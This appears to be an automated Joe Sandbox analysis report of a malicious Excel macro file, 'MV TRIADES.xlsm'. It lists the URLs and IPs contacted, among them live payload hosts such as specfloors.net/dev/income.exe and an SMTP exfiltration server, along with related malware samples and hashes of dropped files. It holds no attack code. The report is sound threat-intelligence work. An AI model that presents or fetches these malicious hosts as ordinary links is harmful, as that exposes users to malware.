http://liverpoolsupporters9.com/liverpool-fc-news/features/steven-gerrard-liverpool-future-dalglish-	tNDFx.exe, 00000006.00000002.2 129469657.0000000002291000.000 00004.00000001.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://www.liverpool.com/liverpool-fc-news/features/mohamed-salah-liverpool-goal-flaw-19945816	tNDFx.exe, 00000006.00000002.2 129490632.00000000022C0000.000 00004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://i2-prod.liverpool.com/incoming/article19945821.ece/ALTERNATES/s220b/0_Salah-Goal-vs-Leeds.jp	tNDFx.exe, 00000006.00000002.2 129490632.00000000022C0000.000 00004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://crl3.dJ	tNDFx.exe, 00000006.00000002.2 129288401.0000000000B58000.000 00004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://crl.pkioverheid.nl/DomOvLatestCRL.crl0	tNDFx.exe, 00000006.00000002.2 129288401.0000000000B58000.000 00004.00000020.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://schemas.xmlsoap.org/ws/2004/08/addressing/role/anonymous.	powershell.exe, 00000004.00000 002.2105102393.00000000024C000 0.00000002.00000001.sdmp, tNDF x.exe, 00000006.00000002.21336 29732.0000000005190000.0000000 2.00000001.sdmp, tNDFx.exe, 00 00000B.00000002.2353416224.000 0000005DC0000.00000002.0000000 1.sdmp	false		high
http://www.piriform.com/ccleanerhttp://www.piriform.com/ccleanerv	powershell.exe, 00000004.00000 002.2103160491.000000000035E00 0.00000004.00000020.sdmp	false		high
http://https://i2-prod.liverpool.com/incoming/article19945821.ece/ALTERNATES/s270b/0_Salah-Goal-vs-Leeds.jp	tNDFx.exe, 00000006.00000002.2 129490632.00000000022C0000.000 00004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://specfloors.net/dev/income	powershell.exe, 00000004.00000 002.2113001292.000000000357D00 0.00000004.00000001.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://i2-prod.liverpool.com/incoming/article19960478.ece/ALTERNATES/s615/0_WhatsApp-Image-2021-03-	tNDFx.exe, 00000006.00000002.2 129490632.00000000022C0000.000 00004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://i2-prod.liverpool.com/incoming/article19945821.ece/ALTERNATES/s180/0_Salah-Goal-vs-Leeds.jpg	tNDFx.exe, 00000006.00000002.2 129490632.00000000022C0000.000 00004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://i2-prod.liverpool.com/incoming/article19960478.ece/ALTERNATES/s180/0_WhatsApp-Image-2021-03-	tNDFx.exe, 00000006.00000002.2 129490632.00000000022C0000.000 00004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://jEOkvI.com	tNDFx.exe, 0000000B.00000002.2 351562307.0000000002191000.000 00004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://specfloors.net/dev/income.exePE	powershell.exe, 00000004.00000 002.2113001292.000000000357D00 0.00000004.00000001.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://www.liverpool.com/liverpool-fc-news/features/liverpool-psg-transfer-news-19957850	tNDFx.exe, 00000006.00000002.2 129490632.00000000022C0000.000 00004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.piriform.com/ccleaner	powershell.exe, 00000004.00000 002.2103160491.000000000035E00 0.00000004.00000020.sdmp	false		high
http://https://api.ipify.org%GETMozilla/5.0	tNDFx.exe, 0000000B.00000002.2 351562307.0000000002191000.000 00004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low
http://https://i2-prod.live	tNDFx.exe, 00000006.00000002.2 129490632.00000000022C0000.000 00004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.%s.comPA	powershell.exe, 00000004.00000 002.2105102393.00000000024C000 0.00000002.00000001.sdmp, tNDF x.exe, 00000006.00000002.21336 29732.0000000005190000.0000000 2.00000001.sdmp, tNDFx.exe, 00 00000B.00000002.2353416224.000 0000005DC0000.00000002.0000000 1.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low
http://https://oMAWpB8PlZYBRN.org	tNDFx.exe, 0000000B.00000002.2 351680461.000000000226B000.000 00004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://liverpoolsupporters9.com	tNDFx.exe, 00000006.00000002.2 129469657.0000000002291000.000 00004.00000001.sdmp	true	• Avira URL Cloud: malware	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://www.liverpool.com/liverpool-fc-news/features/steven-gerrard-liverpool-future-dalglish-199590	tNDFx.exe, 00000006.00000002.2129490632.00000000022C0000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://specfloors.net	powershell.exe, 00000004.00000002.2113001292.000000000357D000.00000004.00000001.sdmp	true	• Avira URL Cloud: malware	unknown
http://ocsp.entrust.net0D	tNDFx.exe, 00000006.00000002.2129288401.0000000000B58000.00000004.00000020.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.liverpool.com/all-about/steven-gerrard	tNDFx.exe, 00000006.00000002.2129490632.00000000022C0000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	tNDFx.exe, 00000006.00000002.2129469657.0000000002291000.00000004.00000001.sdmp	false		high
http://https://secure.comodo.com/CPS0	tNDFx.exe, 00000006.00000002.2129288401.0000000000B58000.00000004.00000020.sdmp	false		high
http://https://api.ipify.org%	tNDFx.exe, 0000000B.00000002.2351624860.000000000221A000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	tNDFx.exe, 00000006.00000002.2134883837.0000000006A8F000.00000004.00000001.sdmp, tNDFx.exe, 0000000B.00000002.2350984768.0000000000402000.00000040.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://servername/isapibackend.dll	tNDFx.exe, 00000006.00000002.2134297073.0000000005E20000.00000002.00000001.sdmp	false	• Avira URL Cloud: safe	low
http://crl.entrust.net/2048ca.crl0	tNDFx.exe, 00000006.00000002.2129288401.0000000000B58000.00000004.00000020.sdmp	false		high
http://https://i2-prod.liverpool.com/incoming/article19960478.ece/ALTERNATES/s458/0_WhatsApp-Image-2021-03-	tNDFx.exe, 00000006.00000002.2129490632.00000000022C0000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Maliciou
172.67.176.78	liverpoolsupporters9.com	United States		13335	CLOUDFLARENETUS	false
198.54.116.63	smtp.jiratane.com	United States		22612	NAMECHEAP-NETUS	true

IP	Domain	Country	Flag	ASN	ASN Name	Maliciou
107.180.99.252	specfloors.net	United States		26496	AS-26496-GO-DADDY-COM-LLCUS	false

General Information

Joe Sandbox Version:	31.0.0 Emerald
Analysis ID:	372951
Start date:	22.03.2021
Start time:	15:35:13
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 17m 16s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	MV TRIADES.xlsm
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	13
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • GSI enabled (VBA) • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.spyw.expl.evad.winXLSM@15/10@3/3
EGA Information:	Failed
HDC Information:	• Successful, ratio: 2% (good quality ratio 2%) • Quality average: 84.3% • Quality standard deviation: 21%
HCA Information:	• Successful, ratio: 99% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xlsm • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All • Max analysis timeout: 720s exceeded, the analysis took too long • TCP Packets have been reduced to 100 • Exclude process from analysis (whitelisted): dllhost.exe, WerFault.exe, conhost.exe, svchost.exe • Excluded IPs from analysis (whitelisted): 8.253.207.121, 8.238.28.254, 8.238.85.254, 8.253.207.120, 8.238.30.254 • Excluded domains from analysis (whitelisted): audownload.windowsupdate.nsatc.net, ctldl.windowsupdate.com, auto.au.download.windowsupdate.com.c.footprint.net, au-bg-shim.trafficmanager.net • Report size exceeded maximum capacity and may have missing behavior information. • Report size getting too big, too many NtDeviceIoControlFile calls found. • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
15:35:41	API Interceptor	61x Sleep call for process: powershell.exe modified
15:35:48	API Interceptor	1076x Sleep call for process: tNDFx.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
172.67.176.78	IMG_1024_363_17.pdf.exe	Get hash	malicious	Browse	• liverpool supporters 9.com/liverpool-fc-news/features/steven-gerrard-liverpool-future-dalglish--goal-AF5734FDC5BC02E3380E1236CC01A9AE.html
	income.exe	Get hash	malicious	Browse	• liverpool supporters 9.com/liverpool-fc-news/features/steven-gerrard-liverpool-future-dalglish--goal-6C294B0CA76FD09CC6E09D2031D8695F.html
	IMG_50_70_66301.doc	Get hash	malicious	Browse	• liverpool supporters 9.com/liverpool-fc-news/features/steven-gerrard-liverpool-future-dalglish--goal-C8A9B5903552BD9C6D2E64B3D14C088F9.html
	IMG_251_45_013.doc	Get hash	malicious	Browse	• liverpool supporters 9.com/liverpool-fc-news/features/steven-gerrard-liverpool-future-dalglish--goal-4C78BD7CD35DADE3CF28759182F2D653.html

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	IMG_501_76_1775.doc	Get hash	malicious	Browse	• liverpool supporters 9.com/live rpool-fc-n ews/featur es/steven-gerrard-li verpool-future-dalglish--goal-29CD977A7A361AF2606F27C6B01DEE59.html
	RFQ.scr.exe	Get hash	malicious	Browse	• liverpool supporters 9.com/live rpool-fc-n ews/featur es/steven-gerrard-li verpool-future-dalglish--goal-FB7600CB3A820E62568D666C00820C4A.html
	PO350KW30021.exe	Get hash	malicious	Browse	• liverpool supporters 9.com/live rpool-fc-n ews/featur es/steven-gerrard-li verpool-future-dalglish--goal-257ABF51706A44C548CD607ADCB0C1FC.html
	mj8ejPVt3a.exe	Get hash	malicious	Browse	• liverpool supporters 9.com/live rpool-fc-n ews/featur es/steven-gerrard-li verpool-future-dalglish--goal-2537464CE3227EE44144CDC523917958.html
	Po # 6-10331.exe	Get hash	malicious	Browse	• liverpool supporters 9.com/live rpool-fc-n ews/featur es/steven-gerrard-li verpool-future-dalglish--goal-C6505A2524A51F40F1680539070223E9.html
	4849708PO # RMS0001.exe	Get hash	malicious	Browse	• liverpool supporters 9.com/live rpool-fc-n ews/featur es/steven-gerrard-li verpool-future-dalglish--goal-93D8A0A26DFD91C35256956F4B9683F6.html

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Drawings_pdf.exe	Get hash	malicious	Browse	• liverpool supporters 9.com/live rpool-fc-n ews/featur es/steven-gerrard-li verpool-future-dalglish--goal-391FD31F54 7A7FD54F29 7CDEECE4B7 FC.html
	ORDER 71902.doc	Get hash	malicious	Browse	• liverpool supporters 9.com/live rpool-fc-n ews/featur es/steven-gerrard-li verpool-future-dalglish--goal-E23ED3D9AC 0156C980E7 678E18BFFE 6E.html
	Final Invoice.doc	Get hash	malicious	Browse	• liverpool supporters 9.com/live rpool-fc-n ews/featur es/steven-gerrard-li verpool-future-dalglish--goal-C3D2B2E00F D2D0A487EE 9D3E4ED34E 37.html
198.54.116.63	income.exe	Get hash	malicious	Browse	
	2vWeR8OLTD.exe	Get hash	malicious	Browse	
	BomboFile.exe	Get hash	malicious	Browse	
	iRBtfxsY9Z.exe	Get hash	malicious	Browse	
	847819930299338189289.exe	Get hash	malicious	Browse	
	37Security Deposit_PDF.js	Get hash	malicious	Browse	

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
liverpoolsupporters9.com	IMG_1024_363_17.pdf.exe	Get hash	malicious	Browse	• 104.21.88.100
	income.exe	Get hash	malicious	Browse	• 172.67.176.78
	IMG_50_70_66301.doc	Get hash	malicious	Browse	• 104.21.88.100
	IMG_251_45_013.doc	Get hash	malicious	Browse	• 172.67.176.78
	IMG_501_76_1775.doc	Get hash	malicious	Browse	• 104.21.88.100
	RFQ.scr.exe	Get hash	malicious	Browse	• 172.67.176.78
	PO350KW30021.exe	Get hash	malicious	Browse	• 172.67.176.78
	mj8ejPVt3a.exe	Get hash	malicious	Browse	• 172.67.176.78
	Po # 6-10331.exe	Get hash	malicious	Browse	• 172.67.176.78
	4849708PO # RMS0001.exe	Get hash	malicious	Browse	• 172.67.176.78
	MACHINE SPECIFICATION.exe	Get hash	malicious	Browse	• 104.21.88.100
	Drawings_pdf.exe	Get hash	malicious	Browse	• 172.67.176.78
	ORDER 71902.doc	Get hash	malicious	Browse	• 172.67.176.78
	JVMkQyfuM8.exe	Get hash	malicious	Browse	• 104.21.88.100
	Final Invoice.doc	Get hash	malicious	Browse	• 172.67.176.78
smtp.jiratane.com	income.exe	Get hash	malicious	Browse	• 198.54.116.63
	2vWeR8OLTD.exe	Get hash	malicious	Browse	• 198.54.116.63

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
CLOUDFLARENETUS	SecuriteInfo.com.Trojan.Siggen12.46475.27996.exe	Get hash	malicious	Browse	• 172.67.162.110
	IMG_1024_363_17.pdf.exe	Get hash	malicious	Browse	• 172.67.188.154
	income.exe	Get hash	malicious	Browse	• 172.67.176.78
	IMG_50_70_66301.doc	Get hash	malicious	Browse	• 172.67.176.78

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	IMG_251_45_013.doc	Get hash	malicious	Browse	• 104.21.19.200
	Requirements.doc	Get hash	malicious	Browse	• 104.21.45.223
	IMG_501_76_1775.doc	Get hash	malicious	Browse	• 172.67.176.78
	NEW ORDER.exe	Get hash	malicious	Browse	• 172.67.188.154
	RFQ.scr.exe	Get hash	malicious	Browse	• 172.67.176.78
	swift copy.exe	Get hash	malicious	Browse	• 172.67.188.154
	SWIFT COPY_PDF.exe	Get hash	malicious	Browse	• 172.67.161.235
	PO350KW30021.exe	Get hash	malicious	Browse	• 172.67.176.78
	n64QPFbX1S.dll	Get hash	malicious	Browse	• 104.20.185.68
	IcedID.dll	Get hash	malicious	Browse	• 104.20.185.68
	Lifebloom-Purchase Order InquirySIBER210318(WB TAP E&YARN)#020221KA-.html	Get hash	malicious	Browse	• 104.18.70.113
	Purchase Order.xls	Get hash	malicious	Browse	• 172.67.219.133
	Purchase Order.xls	Get hash	malicious	Browse	• 172.67.219.133
	9311-32400.pdf.exe	Get hash	malicious	Browse	• 104.21.42.218
	ab76e3ddfecc8c84fd2179bb40cbe1c535963154c3e6e.exe	Get hash	malicious	Browse	• 104.23.99.190
	mj8ejPVt3a.exe	Get hash	malicious	Browse	• 172.67.176.78
AS-26496-GO-DADDY-COM-LLCUS	SWIFT COPY_PDF.exe	Get hash	malicious	Browse	• 107.180.4.11
	shippingdoc_pdf.exe	Get hash	malicious	Browse	• 184.168.131.241
	OC CVE9362 _TVOP-MIO 22(C) 2021,pdf.exe	Get hash	malicious	Browse	• 184.168.131.241
	Po # 6-10331.exe	Get hash	malicious	Browse	• 184.168.131.241
	KI985JJ3dtaZtda.exe	Get hash	malicious	Browse	• 184.168.131.241
	NEW ORDER_PDF.exe	Get hash	malicious	Browse	• 184.168.131.241
	ZchEM36552.dll	Get hash	malicious	Browse	• 107.180.90.10
	Purcahse_Order_3222021.exe	Get hash	malicious	Browse	• 107.180.26.185
	swift_Telex.exe	Get hash	malicious	Browse	• 107.180.26.185
	yLmDpCx1xp.dll	Get hash	malicious	Browse	• 107.180.90.10
	dnW1mfW27L.dll	Get hash	malicious	Browse	• 107.180.90.10
	NXpoHPqfh0.exe	Get hash	malicious	Browse	• 107.180.2.30
	Rz9fvf4OTb.exe	Get hash	malicious	Browse	• 184.168.131.241
	K0or0EZubp.dll	Get hash	malicious	Browse	• 107.180.90.10
	Doc.exe	Get hash	malicious	Browse	• 184.168.131.241
	TQPHHyjqoJdMHyp.exe	Get hash	malicious	Browse	• 107.180.54.183
	z2xQEFs54b.exe	Get hash	malicious	Browse	• 184.168.131.241
	FEB SOA.exe	Get hash	malicious	Browse	• 148.66.138.106
	MJUsJ8rw4V.dll	Get hash	malicious	Browse	• 107.180.90.10
	1W2Ih2UesO.exe	Get hash	malicious	Browse	• 107.180.104.65
NAMECHEAP-NETUS	income.exe	Get hash	malicious	Browse	• 198.54.116.63
	IMG_50_70_66301.doc	Get hash	malicious	Browse	• 162.213.253.52
	ORDER.exe	Get hash	malicious	Browse	• 199.193.7.228
	Purchase Order-877.exe	Get hash	malicious	Browse	• 199.188.200.10
	SecuriteInfo.com.Trojan.MulDrop16.33902.6810.exe	Get hash	malicious	Browse	• 198.54.122.60
	SecuriteInfo.com.Trojan.MulDrop16.33902.452.exe	Get hash	malicious	Browse	• 198.54.122.60
	SecuriteInfo.com.Trojan.PackedNET.594.3012.exe	Get hash	malicious	Browse	• 198.54.122.60
	PO_4500515522_20210317_060435_10010533.xlsx	Get hash	malicious	Browse	• 199.193.7.228
	MACHINE SPECIFICATION.exe	Get hash	malicious	Browse	• 198.54.117.215
	2vWeR8OLTD.exe	Get hash	malicious	Browse	• 198.54.116.63
	INQUIRY for IB Series 20-24 cavities .doc	Get hash	malicious	Browse	• 198.54.122.60
	Inquiry from SYRABIA LIMITED.doc	Get hash	malicious	Browse	• 198.54.122.60
	Purchase Order P.O-213-032021.doc	Get hash	malicious	Browse	• 198.54.122.60
	qzinl7qkwD.exe	Get hash	malicious	Browse	• 198.54.117.199
	qzinl7qkwD.exe	Get hash	malicious	Browse	• 198.54.117.199
	SecuriteInfo.com.Trojan.PackedNET.591.17594.exe	Get hash	malicious	Browse	• 199.193.7.228
	Purchase Order19321.doc	Get hash	malicious	Browse	• 162.0.235.23
	PO_4500515522_20210317_060435_10010533.xlsx	Get hash	malicious	Browse	• 199.193.7.228
	Purchase Order19320.doc	Get hash	malicious	Browse	• 162.0.235.23
	RFQ007876765456543OORITEC.doc	Get hash	malicious	Browse	• 198.54.117.217

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\77EC63BDA74BD0D0E0426DC8F8008506	
Process:	C:\Users\user\AppData\Roaming\tNDFx.exe
File Type:	Microsoft Cabinet archive data, 58596 bytes, 1 file
Category:	dropped
Size (bytes):	58596
Entropy (8bit):	**7.995478615012125**
Encrypted:	**true**
SSDEEP:	1536:J7r25qSSheImS2zyCvg3nB/QPsBbgwYkGrLMQ:F2qSSwIm1m/QEBbgb1oQ
MD5:	61A03D15CF62612F50B74867090DBE79
SHA1:	15228F34067B4B107E917BEBAF17CC7C3C1280A8
SHA-256:	F9E23DC21553DAA34C6EB778CD262831E466CE794F4BEA48150E8D70D3E6AF6D
SHA-512:	5FECE89CCBBF994E4F1E3EF89A502F25A72F359D445C034682758D26F01D9F3AA20A430 10B9A87F2687DA7BA201476922AA46D4906D442D56EB59B2B881259D3
Malicious:	false
Reputation:	high, very likely benign file
Preview:	MSCF.....,.....I.....T.....bR. .authroot.stl...s~.4..CK..8T....c_.d....A.K.....&.- .J...."Y...$E.KB..D...D.....3.n..u.....\|..=H4..c&.....f.,..=..-....p2.:..`HX.....b.....Di.a..... M.....4.....i..}..:~N.<..>.*.V..CX.....B.....,.q.M.....HB..E~Q...)..Gax../..}7..f.....O0...x..k..ha...y.K.0 .h..(....{2Y.].g...yw..\|0.+?.`-../.xvy..e.....w.+^...w\|.Q.k.9&.Q.EzS.f.....>?w.G.....v.F.....A.....-P.$. Y...u....Z..g..>.0&.y.(..<.].`>... ..R.q...g.Y..s.y.B..B....Z.4.<?.R....1.8.<.=.8..[a.s.....add..).NtX....r. ...R.&W4.5]....k.._iK..xzW.w.M.>,5.}..}.tLX5Ls3_..).!..X.~...%.B.....YS9m.,.....BV`.Cee.....?.....: .x-.q9j...Yps..W...1.A<.X.O....7.ei..a\.~=X....HN.#....h,....y...\.br.8.y"k).....~B..v....GR.g|.z..+ .D8.m..F .h...*.....ItNs.\....s...,f`D...]..k...:9..lk.<D....u.....[...*.wY.O....P?.U.l....Fc.ObLq.. ....Fvk..G9.8..!..\T:K`.....'.3.....;.u..h...uD..^.bS...r.....j..j .=...s .FxV....g.c.s..9.

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\77EC63BDA74BD0D0E0426DC8F8008506	
Process:	C:\Users\user\AppData\Roaming\tNDFx.exe
File Type:	data
Category:	dropped
Size (bytes):	326
Entropy (8bit):	3.1292511123011737
Encrypted:	false
SSDEEP:	6:kKchkwTJ0N+SkQlPlEGYRMY9z+4KlDA3RUe0ht:SkwTJrkPlE99SNxAhUe0ht
MD5:	4955CCE9CFBC6D1A47439BF94F0156BB
SHA1:	C4B6AA6E04492A480C64B69B160D07EC1F129223
SHA-256:	B7DD856AD1BA10864E22A032FE8933ADF976944F39EF59B0083A9DB138276D46
SHA-512:	FF12AE467AB5CF3771F674246E03CA1ED9F7715923411A081883426314F57004241C0E68 728BA56361446AD206DEC40E7803CAABBC3AB467120871182CDC074
Malicious:	false
Reputation:	low
Preview:	p..... .....A..k...(..... .....$.....h.t.t.p.:././.c.t.l.d.l. ..w.i.n.d.o.w.s.u.p.d.a.t.e...c.o.m./.m.s.d.o.w.n.l.o.a.d./.u.p.d.a.t.e./.v.3./.s.t.a.t.i.c./.t.r.u.s.t.e.d.r. /.e.n./.a.u.t.h.r.o.o.t.s.t.l...c.a.b..."0.d.8.f.4.f.3.f.6.f.d.7.1.:.0."...

C:\Users\user\AppData\Local\ConsoleApp1\tNDFx.exe_Url_1w40bkugt4lbn414pfn202m3aujsqqra\7.926.901.773\qf3mddhz.newcfg	
Process:	C:\Users\user\AppData\Roaming\tNDFx.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	modified
Size (bytes):	986519
Entropy (8bit):	3.1100391617947
Encrypted:	false
SSDEEP:	12288:Kd6neAu0wje1N9hy3n/h7bE8Ht1C0q9MmwDbPZBOI8JPJHLPwOFdWrTYC36Kiglh:Ewm2/C3yIm85KS
MD5:	7837C874BCAD1A0F326C0780C17C9635

C:\Users\user\AppData\Local\ConsoleApp1\tNDFx.exe_Url_1w40bkugt4lbn414pfn202m3aujsqqra\7.926.901.773\qf3mddhz.newcfg	
SHA1:	FE07D87459BC80E10204131F0CDC58C8AEF20F26
SHA-256:	2C6CF4BB5FF992E99CA0C27E00DE168117425EE41C15D40E05BDF082387C7916
SHA-512:	0D6043A2E5EBC81D1D6B20DD5866077FB656843426090FEB81323072129803B0D7B5CB5 090FF94FD430DD8E9989C4FB517D51400DA7CC4876EC07456086456CB
Malicious:	false
Reputation:	low
Preview:	<?xml version="1.0" encoding="utf-8"?>..<configuration>.. <configSections>.. <se ctionGroup name="userSettings" type="System.Configuration.UserSettingsGroup, System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089" >.. <section name="XJsMDredQitBteUFpCkVIptAzENRZSlAHGRebGOZFvUFSXIjN.DHzRxafG uhgYQncSIkaSNopzGCsXZsijENdUfVsMQ" type="System.Configuration.ClientSettingsSect ion, System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089" allowExeDefinition="MachineToLocalUser" requirePermission="false" />.. </sectionGro up>.. </configSections>.. <userSettings>.. <XJsMDredQitBteUFpCkVIpt AzENRZSlAHGRebGOZFvUFSXIjN.DHzRxafGuhgYQncSIkaSNopzGCsXZsijENdUfVsMQ>.. <setting name="LfKbKERaNoRoandKkMhQHNrlxYKrbTSoxaOjdkupFfqypo".. serializeAs="String">.. <value>77 90 144 0 3 0 0 0 4 0 0 0 255 255 0 0 184 0 0 0 0 0 0 0 64 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0

<table>
<tr><th colspan="2">C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\625B6235.jpg</th></tr>
<tr><td>Process:</td><td>C:\Program Files\Microsoft Office\Office14\EXCEL.EXE</td></tr>
<tr><td>File Type:</td><td>PNG image data, 1243 x 610, 8-bit/color RGBA, non-interlaced</td></tr>
<tr><td>Category:</td><td>dropped</td></tr>
<tr><td>Size (bytes):</td><td>405384</td></tr>
<tr><td>Entropy (8bit):</td><td>7.987375037036153</td></tr>
<tr><td>Encrypted:</td><td>false</td></tr>
<tr><td>SSDEEP:</td><td>12288:349w8fyunGthwu8kxPthZugvq4jzjSGUuV:349b7AhFxPthZnvL3tV</td></tr>
<tr><td>MD5:</td><td>5C38192171779B0CC053C4CD48D80DB6</td></tr>
<tr><td>SHA1:</td><td>5EC3E8D686AE4BC54AFBFF7E32B39F4C3C8AEED8</td></tr>
<tr><td>SHA-256:</td><td>BF72C8EF884B5851EA5B7D6C9336188A442D4AAA9C006CD417C241BCAF98EA0C</td></tr>
<tr><td>SHA-512:</td><td>68EBE5C97C9E21FC304F0954DCA0BA03A0B10099E0390FCE80686646F0C2CD63319F692 650607807C1299DF20DFBA99F7AAF99546B4399EC2026FF9DAD951032</td></tr>
<tr><td>Malicious:</td><td>false</td></tr>
<tr><td>Preview:</td><td>.PNG........IHDR.......b........V....sRGB.........gAMA......a.....pHYs..........o.d....IDATx^...c]..=......y..
....^..6I%.;m.@=.I....)RV~q..]...wh.R....5..9..).......g...g.Y{f...v.@t.P..)..(*@:.R...}.^....E?.PY
_.rmy.d.1.l..;...{O...z.....T..{.a!.Y~...;.r.Af..d....k_9.....*.....p....J_..P...J.&T...2...d.w..C....ei_....Y.
[..?.........f>2....D.m..|..{...+B..4.Z..'...=.....k...v..l.-...H..G.3-O...mZ...i.....y..:.f.>TL}h.u.Ny....T.
Y.G.,"^..P..Z.{....Kxz#Po._.....v..Z/..$...../C.Gr,..,v.....6.......9]c.....Lz....n.hk.o!...E......<.........
...F...6.>c;.Y...w..........5.........m..M..M'..F....m.;a.X.A..?...U.o....|....>.c...gkW.N.}F..6.5ie
..Z6...%...?..c.|.>.j........OA.UP....d.Vj.4Aee..........?.X[.7a.O..=.0q.9N_.}../6...kc..9...k...r.*
&d....9.6..D.,.h.z...9.p..-...E.L..V.DX.r.B.a&...@(.....#B.[....!*..yH#.+.X.".3OaH..Y.[....g.0....ci
.t`...r.9Z{..!..J........."..:..l...".x...3.>.....X7....E..!.c...G.r.^#4..m..g....a....&.s.....A$p..</td></tr>
</table>

<table>
<tr><th colspan="2">C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\FEF21AB2.png</th></tr>
<tr><td>Process:</td><td>C:\Program Files\Microsoft Office\Office14\EXCEL.EXE</td></tr>
<tr><td>File Type:</td><td>PNG image data, 225 x 225, 8-bit colormap, non-interlaced</td></tr>
<tr><td>Category:</td><td>dropped</td></tr>
<tr><td>Size (bytes):</td><td>959</td></tr>
<tr><td>Entropy (8bit):</td><td>7.35380703026024</td></tr>
<tr><td>Encrypted:</td><td>false</td></tr>
<tr><td>SSDEEP:</td><td>24:KmW3yzBdr1zIOJWauDsUlCGa8QvoXD0jhUp9+11:4Gbr1Dsozb8QwWMc11</td></tr>
<tr><td>MD5:</td><td>56B608676A1D434E9057266A871DFAA8</td></tr>
<tr><td>SHA1:</td><td>587F06D07126A801104B9C1935017A2EDD0EA720</td></tr>
<tr><td>SHA-256:</td><td>579803A34DCCBD974C0F2AF5250550524CD5242D5449A6E6C079E8F4F7FAF103</td></tr>
<tr><td>SHA-512:</td><td>07F13C6AABA874C0BE4C61FD4D0F596DADF08169F4369937B3D61684E442E7BC593065 A5CF92DCBFE54BCFF48BAB781E922EC6EF9A64B37E63BCF5B4E8AA1E9</td></tr>
<tr><td>Malicious:</td><td>false</td></tr>
<tr><td>Preview:</td><td>.PNG........IHDR.............m"H...-PLTE......aaa........................???KKK.......MIDATx....0....g...
..]..c.:Ha.....0.\.2.....1.u...8.i....\'..>......^...8./....|...8..u....6.....Yp..g..X.XR...........GYq.o....e
[0~...X=..+&Bo......^q#....*nfb.b..{..+.X0.OBo.....O(.Zqg&4...+..8..Z0..2.Z1...L.V..PO,.c.S.FX.p.-
.........3......[.......OfB.1..3........V,...k....xJ...'..X0../.(.z...W[P.b.Lh.G.B&4..QyA.....z.X%..~....b...fB.
'..Co......Wl..M.h4..m4./(.\..B......*..B.Pl.b.LhZD.i.-...uA...]2....N.......z+.XP..b..[.c.-5..=......zK..;[P(
...LhJF.M&4..rA..N....(....w.z...;..l4..r.......6...h8.&7.A...V........[...y.-G.."..c...z...\P.b.Lh.F#T&4...vA
a.......,..g...z.v..fB......<N.....V...M:..3.IEc.....P.......?@.-..?L&4_..$.....tA..eB#.x.}De^/o.?r..l|..G..o.
_...46|..C.1..C.1..C.1..C.1..C.1..C.1..C.1..C.1..C.1..C.1..C.1..C.1..C.1..C.1..C.1..C.1..C
.1..C.1..C.1..C.1..C.1..C.1..C.1..C.1.......T.n[..]....IEND.B`.</td></tr>
</table>

